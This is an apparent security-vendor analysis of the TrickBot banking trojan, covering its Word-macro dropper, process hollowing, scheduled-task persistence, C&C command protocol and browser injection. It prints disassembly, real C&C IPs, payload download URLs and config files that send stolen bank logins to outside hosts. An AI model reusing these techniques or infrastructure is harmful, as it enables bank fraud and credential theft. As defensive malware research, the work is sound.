Deep Analysis of the Online Banking Botnet TrickBot

By Xiaopeng Zhang

Published: 2016-12-06 · Archived: 2026-04-02 10:39:31 UTC

One month ago we captured a Word document infected with malicious VBA code, which was detected as WM/Agent!tr by the Fortinet AntiVirus service. Its file name is InternalFax.doc, and its MD5 is `4F2139E3961202B1DFEAE288AED5CB8F`. By our analysis, the Word document was used to download and spread the botnet TrickBot. TrickBot aims at stealing online banking information from browsers when victims are visiting online banks. The targeted banks are from Australia, New Zealand, Germany, United Kingdom, Canada, United States, Israel, and Ireland, to name a few.

How TrickBot is downloaded to the victim's system

When a victim opens the malicious Word document, Figure 1 shows what the document looks like:




Figure 1. The Word document is opened

As you can see, a warning message is shown in the foreground. However, in the background, its VBA code is downloading the TrickBot sample from hxxp://fax-download.com/lindoc1.exe or hxxp://futuras.com/dodocdoddus.exe. Figure 2, below, shows the downloaded TrickBot sample. Its MD5 is `D58CD6A8D6632EDCB6D9354FB094D395`, and can be detected as W32/Generik.LWVNLMZ!tr by Fortinet AntiVirus service.




Figure 2. The downloaded TrickBot sample

TrickBot is installed on victim's system

The original TrickBot is a program developed with Visual Basic 6.0. To increase the difficulty of debugging and analyzing it, the malware developer used a large number self-defense techniques, including code self-modification, code dynamic-extraction, and code/data encryption, etc. Let's go ahead and see how it works.

When TrickBot is launched it dynamically extracts code from itself, puts it into a heap space, then calls its entry point. The main purpose is to call the Windows API *CreateProcessW* to run as a child process with the creation flag "CREATE_SUSPENDED." This means that when the new process is created successfully, it's in suspended status. So the malware could get a chance to modify the child process' code as expected, then send the child process a signal by calling an API to let it resume and run the modified code. This is usually what the malware does to protect its code. Figure 3 shows the calling of the API CreateProcessW.




Figure 3. Call CreateProcessW with CREATE_SUSPENDED flag

As mentioned above, it'll call *ZwUnmapViewOfSection*, *ZwAllocateVirtualMemory*, *ZwWriteVirtualMemory*, *ZwGetContextThread*, *ZwSetContextThread* and *ZwResumeThread* APIs to modify the child process' code. It then modifies the thread context and finally resumes its execution. After that, the parent process finishes its job and is going to exit soon. From now on, the code in the child process will take over and continue the TrickBot's job.

Let's move on and see how the child process works.

Actually, the child process is a loader, which loads a named resource from itself into heap space. Of course, the content of the resource is encrypted, but after decryption it appears as an executable code block. Soon the child process will call the executable's entry point. The named resource is "IDR_X86BOT" or "IDR_X64BOT." It depends on whether the victim's system is 32-bit or 64-bit. In our analysis, according to the system type, the

named resource is “IDR_X86BOT”. This also affects what executable files are downloaded from the C&C server later.

The code in heap contains the main job of the child process. At first it creates a named mutex object by calling the function `CreateMutex`. This is used to check if another lindoc1.exe is running. If yes, it stops doing other things and exits the process. In this way, it can ensure that only one lindoc1.exe can be run at one time. The following ASM code snippet shows how the named mutex object is created.

```
[...]
mov  ecx, [ebp+var_4]
push offset aGlobalTrickbot ; "Global\\TrickBot"
push 1
push eax
mov  [ebp+var_10], 0Ch
mov  [ebp+var_8], 0
mov  [ebp+var_C], ecx
call ds:CreateMutexW
mov  [esi], eax
mov  eax, [ebp+var_4]
test eax, eax
jz   short loc_3DCBCE
push eax
call ds:LocalFree
loc_3DCBCE:
cmp  dword ptr [esi], 0
jnz  short loc_3DCBDB
push 1
call ds:exit
loc_3DCBDB:
call ds:GetLastError
xor  edx, edx
cmp  eax, 0B7h      ; ;;;;ERROR_ALREADY_EXISTS
setz dl
mov eax, edx
mov esp, ebp
pop ebp
retn
```

Next, TrickBot tries to add itself as a task named “Bot” to the Task Scheduler, so that the TrickBot can be executed in a timely manner. Figure 4 and 5 show the screenshots of TrickBot’s task in Task Scheduler.




Figure 4. New Task “Bot” in Task Scheduler




Figure 5. The action of the TrickBot task

The task named “Bot” is able to start “lindoc1.exe” with “SYSTEM” account permission. As you might notice, the original “lindoc1.exe” has been moved to “C:\Windows\system32\config\systmprofile\AppData\Roaming\lindoc1.exe” because this folder is just like “%AppData%” for local “SYSTEM” account.

TrickBot creates a security identity (SID) to check if the user running this process is “SYSTEM”. If not, then it will soon exit the process. See the following code snippet for detailed info on how it checks the account.

```
[...]
mov  eax, [ebp+var_8]
lea  ecx, [ebp+var_C]
push ecx    ; ReturnLength
push 4Ch    ; TokenInformationLength
lea  edx, [ebp+var_60]
push edx    ; TokenInformation
push 1      ; TokenInformationClass,  1 means to get current user/account Sid.
push eax    ; TokenHandle,
call ds:GetTokenInformation
test eax, eax
jz   short loc_3D874C
lea  ecx, [ebp+var_4]
push ecx
push ebx
push ebx
push ebx
push ebx
push ebx
push ebx
push ebx
push 12h  ;; SECURITY_LOCAL_SYSTEM_RID
push 1
lea  edx, [ebp+var_14]
push edx
call ds:AllocateAndInitializeSid ;; to create Sid with LOCAL_SYSTEM
test eax, eax
jz   short loc_3D874C
mov  eax, [ebp+var_4]
mov  ecx, [ebp+var_60]
push eax
push ecx
call ds:EqualSid  ; compare
mov  esi, eax
loc_3D874C:
mov  eax, [ebp+var_4]
cmp  eax, ebx
jz   short loc_3D875A
push eax
call ds:FreeSid
[...]
```

Of course, the current account is owned the user who signed into Windows, and not “SYSTEM.” As you may recall, only when TrickBot is executed by the Task Scheduler, the account is “SYSTEM” (see Figure 4.) So the child process exits itself without doing any further things.

TrickBot is executed by Task Scheduler

When TrickBot is executed by the Task Scheduler with “SYSTEM” account permission, it can pass the SID check. It then tries to get victim’s public IP address by sending following HTTP requests.

The public IP address will be used for communication with C&C server later.

It should be noted that most of the data, meaning files generated by TrickBot, are encrypted. TrickBot continually loads encrypted resource data with the name “CONFIG.” After decryption, it contains some information about TrickBot, including its version, group tag, and the IP addresses of its C&C servers. All this information is used to communicate with its C&C servers. If there is already a “config.conf” file, it reads the file and decrypts it to get the “CONFIG” data instead. The content looks like this:

```
<mcconf>
<ver>1000004</ver>
<gtag>lindoc1</gtag>
<servs>
<srv>91.219.28.77:443</srv>
<srv>193.9.28.24:443</srv>
<srv>37.1.209.51:443</srv>
<srv>138.201.44.28:443</srv>
<srv>188.116.23.98:443</srv>
<srv>104.250.138.194:443</srv>
<srv>46.22.211.34:443</srv>
<srv>68.179.234.69:443</srv>
<srv>5.12.28.0:443</srv>
<srv>36.37.176.6:443</srv>
<srv>37.109.52.75:443</srv>
<srv>213.174.21.162:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

After the IP addresses of C&C servers are received, TrickBot will connect them. I'm going to take one request as an example to show you what the command looks like:

GET /lindoc1/AAA-PC_W617600.CA836C89ADF141D19A16BFA7397AD021/5/spk/

- "lindoc1" is the group tag.
- "AAA-PC_W617600.CA836C89ADF141D19A16BFA7397AD021" is the client id that is generated by current user name, Windows version and 32 random hexadecimals.
- "5" is the command id. According to my analysis, command 5 is used to request downloading something from the C&C server, so the server will reply with data to this command.
- "spk" is an additional information for command 5.

Next, I'm going to show the requests and responses of some main commands in chronological order. In the requests I use "Client_ID" to replace the real long client id in order to reduce the request length. Note that the response data are all encrypted, so I decrypted them here for readability.


[Command 0 request]:

```
GET /lindoc1/Client_ID/0/Windows7x86/1012/PUBLIC
```

```
IP/BC1A53480DD53727D4E197BC8DF20B0E8D113AA14C
```

This provides the C&C server with the Windows version, and the public IP address of the victim's machine. The server then replies with an expiration time and new IP address, which are used to download DLLs later.

[Response]:



"1480550400" is a date/time value. After conversion it's "16:00 11/30 2016." It tells us the C&C server's expiration date and time. The IP address and port "37.1.213.189:447" points to a specific C&C server that holds the DLL files.

[Command 23 request]:

```
GET /lindoc1/Client_ID /23/1000004/
```

This sends the TrickBot version to the C&C server to fetch the latest "CONFIG" of the C&C server. When TrickBot runs into any errors in connecting to the C&C server, it'll send such request. As you can see, the latest version for now is 1000008. It's going to replace the previous "CONFIG" data as well. Also, the original response data is saved in (or replaced, if it existed) "config.conf," which is checked first when it's executed next time.

[Response]:

```
<mcconf>
<ver>1000008</ver>
<gtag>tt0002</gtag>
<servs>
<srv>36.37.176.6:443</srv>
<srv>192.152.0.122:443</srv>
<srv>213.174.21.162:443</srv>
<srv>192.189.25.143:443</srv>
<srv>5.20.186.52:443</srv>
<srv>89.43.159.106:443</srv>
<srv>192.189.25.149:443</srv>
<srv>62.99.66.210:443</srv>
<srv>207.35.75.110:443</srv>
<srv>163.53.83.132:443</srv>
<srv>213.174.21.162:443</srv>
<srv>154.73.44.18:443</srv>
<srv>154.66.108.68:443</srv>
<srv>154.66.108.172:443</srv>
<srv>154.119.144.116:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

[Command 5/systeminfo]:

```
GET /lindoc1/Client_ID/5/systeminfo32/
```

When the victim's system type is 32 bit, it sends command 5 to download "systeminfo32," a 32-bit DLL that is used to steal the victim's system information. "systeminfo64" is for 64-bit systems. The request is sent to a C&C server, whose IP address and port are obtained from Command 0's response. In my analysis, it is "37.1.213.189:447." The encrypted systeminfo32 is saved as ".\Modules\systeminfo32."

Later, it is executed in a newly-created process, "svchost.exe," which focuses on collecting the victim's system information, including its Windows version, CPU type, RAM capacity, user accounts, installed software, and services. Here is the system information collected from my testing system.

```
<systeminfo>
<general>
<os>Microsoft Windows 7 Ultimate  (null) 32-bit</os>
<cpu>Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz</cpu>
<ram>1.99 GB</ram>
</general>
<users>
<user>Administrator</user>
<user>Guest</user>
<user>USER_NAME</user>
</users>
<installed>
<program>7-Zip 16.02</program>
<program>AddressBook</program>
<program>IE40</program>
<program>IE5BAKEX</program>
<program>IEData</program>
<program>ImageMagick 5.5.7 Q16 (10/20/04)</program>
<program>MobileOptionPack</program>
<program>MPlayer2</program>
<program>VLC media player</program>
[...]
</installed>
<services>
<service>.NET CLR Data</service>
<service>.NET CLR Networking</service>
<service>Microsoft ACPI Driver</service>
<service>ACPI Power Meter Driver</service>
<service>adp94xx</service>
<service>adpahci</service>
<service>adpu320</service>
<service>adsi</service>
[...]
</services>
</systeminfo>
```

Later, the data is sent to a C&C server as body part of command 63 POST request, like this:

```
POST lindoc1/CLIENT_ID/63/systeminfo/GetSystemInfo/c3VjY2Vzcw==/systeminfo
```

[Command 5/injectDll]:

```
GET /lindoc1/Client_ID/5/injectDll32/
```

This is a command 5 “Get” request to download injectDll32 file from the C&C server whose IP address comes from Command 0’s response i.e. “37.1.213.189:447.” The encrypted injectDll32 is saved as “.\Modules\injectDll32.” In my analysis, this is a very important DLL, which finally is able to inject malicious code into web browsers (IE, Chrome and Firefox) or to monitor the victim’s online banking. I will explain how it works in a later section.

[Command 5/sinj]:

```
GET /lindoc1/Client_ID/5/sinj/
```

This is kind of a configuration file for “injectDll”. It contains many online banks. The encrypted response data is saved in “.\Modules\injectDll32_configs\sinj”.

[Command 5/dinj]:

```
GET /lindoc1/Client_ID/5/dinj/
```

This command will going to download “dinj” file. It’s another configuration file for “injectDll” that also contains online bank information. It’ll be saved in “.\Modules\injectDll32_configs\dinj.”

Below is an example.

```
<dinj>
<lm>*xxxx.xxxx.com.au/ibank/loginPage.action*</lm>
<hl>91.219.28.37/response.php</hl>
<pri>100</pri>
<sq>1</sq>
<ignore_mask>*.gif*</ignore_mask>
<ignore_mask>*.jpg*</ignore_mask>
<ignore_mask>*.png*</ignore_mask>
<ignore_mask>*.js*</ignore_mask>
<ignore_mask>*.css*</ignore_mask>
<require_header>*text/html*</require_header>
</dinj>
```

[Command 5/dpost]:

```
GET /lindoc1/Client_ID/5/dpost/
```

This command downloads a dpost file from C&C server, which contains another IP address and port that will work together with dinj. When the banks in the dinj file are matched, some stolen bank information will be sent to this IP address. It's also saved as ".\Modules\injectDll32_configs\dpost." The content of this file looks like this:

hxxp://188.138.1.53:8082

[Command 25]:

```
GET /lindoc1/Client_ID/25/zm9ew0pP4BD8HxR5zzem/
```

Command 25 is used to get a new link to a bin file. The bin file is going to be the new version of TrickBot. Before exiting this child process, the downloaded bin file will replace the old TrickBot and gets executed by calling the *CreateProcessW* function. In this way it can update itself automatically. During my analysis I could see that the downloaded bin has been changed many times. They include:

hxxp://substan.merahost.ru/fog.bin

hxxp://susan.merahost.ru/sonya.bin

hxxp://susan.merahost.ru/shevchenko.bin

hxxp://susan.merahost.ru/kabzon.bin

hxxp://susanlaneg.temp.swtest.ru/kabzon2.bin

hxxp://susanlaneg.temp.swtest.ru/peter.bin


hxxp://susanlanegh.shn-host.ru/roma.bin

How injectDll steals online banking information

TrickBot keeps updating its config files from time to time. In the latest version of sinj and dinj files, it tries to steal online bank information from dozens of banks.

When injectDll32 is executed by svchost.exe, it enumerates all running processes to check if it's a browser by comparing process names. See the following code snippet for the details.

```
[...]
push    eax             ; dwProcessId
push    0               ; bInheritHandle
push    43Ah            ; dwDesiredAccess
call    ds:OpenProcess
mov     dword ptr [esp+180h+var_164], eax
test    eax, eax
jz      loc_10001A9A    ;to call Process32Next to pick next one.
test    edi, edi
jz      short loc_10001952
mov     eax, [esp+180h+var_168]
mov     ecx, 1
cmp     [esp+180h+pe.th32ProcessID], edi
movzx   eax, al
cmovz   eax, ecx
mov     [esp+180h+var_168], eax
loc_10001952:
lea     eax, [esp+180h+pe.szExeFile]
push    offset aChrome_exe ; "chrome.exe"
push    eax             ; char *
call    _strstr
lea     ecx, [esp+188h+pe.szExeFile]
add     esp, 8
cmp     eax, ecx
jnz     short loc_1000197D
test    edi, edi
jnz     short loc_1000197D
mov     eax, [esp+180h+pe.th32ProcessID]
lea     esi, [edi+1]
mov     [esp+180h+var_16C], eax
jmp     short loc_100019C1
loc_1000197D:
lea     eax, [esp+180h+pe.szExeFile]
push    offset alexplore_exe ; "iexplore.exe"
push    eax             ; char *
call    _strstr
lea     ecx, [esp+188h+pe.szExeFile]
add     esp, 8
cmp     eax, ecx
jnz     short loc_1000199E
mov     esi, 2
jmp     short loc_100019C1
```



From the above code, we know it only focuses on “Chrome”, “IE” and “Firefox” browsers. After it picks one process it uses the process ID to make a combination with a constant string as the name of pipe. This named pipe is then used to communicate between svchost.exe and the browser to transfer the content of sinj, dinj and dport. Then injectDll prepares the code that will be injected into browser, and calls `CreateRemoteThread` to execute the injected code. This can be seen in the following code snippet.

```
[...]
push 40h    ; flProtect
push 3000h    ; flAllocationType
push 62600h    ; dwSize
push esi    ; lpAddress
push edi    ; hProcess
call ds:VirtualAllocEx
mov  ebx, eax
test ebx, ebx
jz   short loc_10002B11
push esi    ; lpNumberOfBytesWritten
push 62600h    ; nSize
push offset aMzr  ; "MZ
push ebx    ; lpBaseAddress
push edi    ; hProcess
call ds:WriteProcessMemory
test eax, eax
jz   short loc_10002B11
mov  esi, [ebp+var_24] ;
add  esi, ebx
movzx eax, byte_10025785
push eax
movzx eax, byte_10025784
push eax
movzx   eax, byte_10025783
push eax
push 0B503h
push offset aOffsetLdFirstB ; "offset = %ld, first bytes = %x, %x, %x\"...
call sub_10003272
add  esp, 14h
lea  eax, [ebp+ThreadId]
push eax    ; lpThreadId
push 0     ; dwCreationFlags
push 0     ; lpParameter
push esi    ; lpStartAddress
push 100000h   ; dwStackSize
push 0     ; lpThreadAttributes
push edi    ; hProcess
call ds:CreateRemoteThread
mov  esi, eax
[...]
```

On the browser side, it creates several thread functions. One is to communicate with injectDll32 by named pipe, and others are to set Hook functions on some HTTP-related API functions and the keyboard.

It also creates the following registry entries, so that IE can be hooked and monitored better:

- HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3\2500 = DWORD:3
- HKCU \Software\Microsoft\Internet Explorer\Main\TabProcGrowth = DWORD:0
- HKCU \Software\Microsoft\Internet Explorer\Main\NoProtectedModeBanner = DWORD:1

In thread function1, it sends commands to the svchost.exe by that named pipe, to transfer bank information (i.e. the content of sinj, dinj and dpost) to browser. Later in thread function2, it is going to set some hooks on WinINet and Nss3 APIs. In this way, the injected code can capture all HTTP requests from the browsers. Then the local hook functions are able to do further filtering on the HTTP requests with the bank information. If the HTTP request matches the listed banks, this HTTP request will be copied and sent to the C&C server. Let's see what functions are hooked.

For WinINet:

```
00D57B54 aHttpsendreques db 'HttpSendRequestA',0
00D57B68 aHttpsendrequ_0 db 'HttpSendRequestW',0
00D57B7C aHttpsendrequ_1 db 'HttpSendRequestExA',0
00D57B90 aHttpsendrequ_2 db 'HttpSendRequestExW',0
00D57BA4 aInternetcloseh db 'InternetCloseHandle',0
00D57BB8 aInternetreadfi db 'InternetReadFile',0
00D57BCC aInternetread_0 db 'InternetReadFileExA',0
00D57BE0 aInternetqueryd db 'InternetQueryDataAvailable',0
00D57BFC aHttpqueryinfoa db 'HttpQueryInfoA',0
00D57C0C aInternetwritef db 'InternetWriteFile',0
00D57C20 aHttpendrequest db 'HttpEndRequestA',0
00D57C30 aHttpendreque_0 db 'HttpEndRequestW',0
00D57C40 aInternetqueryo db 'InternetQueryOptionA',0
00D57C58 aInternetquer_0 db 'InternetQueryOptionW',0
00D57C70 aInternetsetopt db 'InternetSetOptionA',0
00D57C84 aInternetseto_0 db 'InternetSetOptionW',0
```

For Nss3:

```
00D57410 aPr_opentcpsock db 'PR_OpenTCPSocket',0
00D57424 aPr_connect     db 'PR_Connect',0
00D57430 aPr_close       db 'PR_Close',0
00D5743C aPr_write       db 'PR_Write',0
00D57448 aPr_read        db 'PR_Read',0
```

Following 2 screenshots show the original entry code and the hooked entry code of *HttpSendRequestA*.




Figure 6. Original entry code of HttpSendRequestA




Figure 7. Hooked entry code of HttpSendRequestA

It also sets a global keyboard hook so that it can monitor and collect the victim's keyboard input. In this hook function it checks to see if the keyboard input is from the browser controls. Figure 8 shows how the global keyboard hook is set.




Figure 8. Set global keyboard hook

I'm going to now provide a real example to explain how the online banking login information is stolen, modified, and sent to its C&C server. The example I'll use is an online bank that is from sinj. As I understand, "sinj" means static injection and "dinj" is dynamic injection.

Here we go. First, we open IE and go to the login page. Enter testing Customer ID "0903670001" and User ID "1234567890," as shown in Figure 9.




Figure 9. Online bank's login page

When we click the "Continue" button, it will send such POST request:

```
POST /CWSLogon/4P/CheckId.do HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg,
application/x-ms-xbap, */*
Referer:
hxxps://www.xxx.com/CWSLogon/logon.do?CTAuthMode=RBSG_CORP4P&domain=.xxxx.xxxx.com&ct-
web-server-
id=Internet&CT_ORIG_URL=%xxxx%xxxx%2Fdefault.jsp&ct_orig_uri=https%3A%2F%2Fwww.xxxx.xxxx.com
%3A443%xxxx%xxxx%2Fdefault.jsp
Accept-Language: en-US
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
